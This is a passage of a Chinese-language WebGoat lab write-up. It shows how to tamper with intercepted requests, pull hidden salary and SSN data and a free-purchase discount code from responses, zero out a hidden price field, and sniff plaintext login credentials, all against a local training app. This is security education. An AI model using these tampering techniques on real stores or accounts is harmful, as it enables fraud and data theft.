
点击提交按钮先将数据提交, 然后用ZAP截获HTTP请求:



然后修改数据使其不符合约束条件：



重新发送请求即可：



6.2 Client side filtering

Question 1: Salary manager

考虑到页面做的是局部刷新，推测页面更改的策略可能是：

- 页面加载时加载全部数据，根据选择框的内容进行不同的渲染
- 页面加载时不加载数据，当选中选择框时使用AJAX进行页面动态刷新

我们通过抓包可以看到，所有数据在页面一加载时就能够得到，因此找到对应的 salary=450000 填入即可。

```
Header: 原始视图 Body: 原始视图
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Mon, 20 May 2019 00:57:13 GMT

{"firstName": "Bruce",
"lastName": "McGuire",
"SSN": "707-95-9482"},
{
"Salary": "130000",
"UserID": "109",
"firstName": "Sean",
"lastName": "Livingston",
"SSN": "136-55-1046"},
{
"Salary": "90000",
"UserID": "110",
"firstName": "Joanne",
"lastName": "McDougal",
"SSN": "789-54-2413"},
{
"Salary": "200000",
"UserID": "111",
"firstName": "John",
"lastName": "Wayne",
"SSN": "129-69-4572"},
{
"Salary": "450000",
"UserID": "112",
"firstName": "Neville",
"lastName": "Bartholomew",
"SSN": "111-111-1111"},
} ]
```

What is Neville Bartholomew's salary?

Congratulations. You have successfully completed the assignment.

Question 2: Buy a Samsung Galaxy S8

Solutions:

查看源码发现输入框的上面有一行注释说明折扣码可能是 webgoat或owasp或owasp-webgoat

```
<div> inline-flex
  <div class="attr2">64 GB</div>
  <div class="attr2">128 GB</div>
</div>
<div class="section" style="padding-bottom:5px;">
<div class="section" style="padding-bottom:5px;">
  <h6 class="title-attr">
    <!--Checkout code: webgoat, owasp, owasp-webgoat-->
    <input class="checkoutCode" name="checkoutCode" value="">
  </div>
  <div class="section" style="padding-bottom:20px;">
    <button class="btn btn-success" type="submit">
    <h6>
  </div>
```

将三个折扣码分别输入点击提交后，发现价格做了折扣，对应的折扣价分别为： 674.25 | 674.25 | 449.5

此时通过抓包可以发现，一共有四个折扣码，输入最后一个 get_it_for_free 即可：


```

{
  "codes" : [ {
    "code" : "webgoat",
    "discount" : 25
  }, {
    "code" : "owasp",
    "discount" : 25
  }, {
    "code" : "owasp-webgoat",
    "discount" : 50
  }, {
    "code" : "get_it_for_free",
    "discount" : 100
  } ]
}

```



PRICE
US \$0.00

COLOR



CAPACITY

64 GB 128 GB

QUANTITY

- 1 +

CHECKOUT CODE

get_it_for_free



Buy

♥ Like

Congratulations. You have successfully completed the assignment.

6.3 HTML tampering

Question 1: In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Solutions:

查看源码，发现其总价是由一个 `HIDDEN` 类型的输入框的值决定的，只要将其值改为0即可：

```

<td>
  <div id="checkout">
    <button class="btn btn-success" type="submit">...</button>
  </div>
</td>
<input id="Total" name="Total" type="HIDDEN" value="2999.99">

```

改完源码后提交：

聽	聽	聽	Shipping costs	\$0.00
聽	聽	聽	Total	\$2999.99
聽	聽	聽	<input type="button" value="Continue Shopping"/> <input type="button" value="Checkout"/>	

Well done, you just bought a TV at a discount

7 Bonus 2: Insecure Communication——Insecure Login

Question : Click the "log in" button to send a request containing login credentials of another user.

Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

Solutions:

点击Login进行抓包可以发现，用户的用户名和密码直接通过POST请求被发送出去

```
POST http://localhost:8080/WebGoat/start.mvc HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: text/plain; charset=UTF-8
Content-Length: 50
Connection: keep-alive
Cookie: JSESSIONID=D5CEA911F60578978888531CE90F2EC4
Host: localhost:8080
```

```
{"username": "CaptainJack", "password": "BlackPearl"}
```

只需输入 CaptainJack 和 BlackPearl 即可通过:

☒

Congratulations. You have successfully completed the assignment.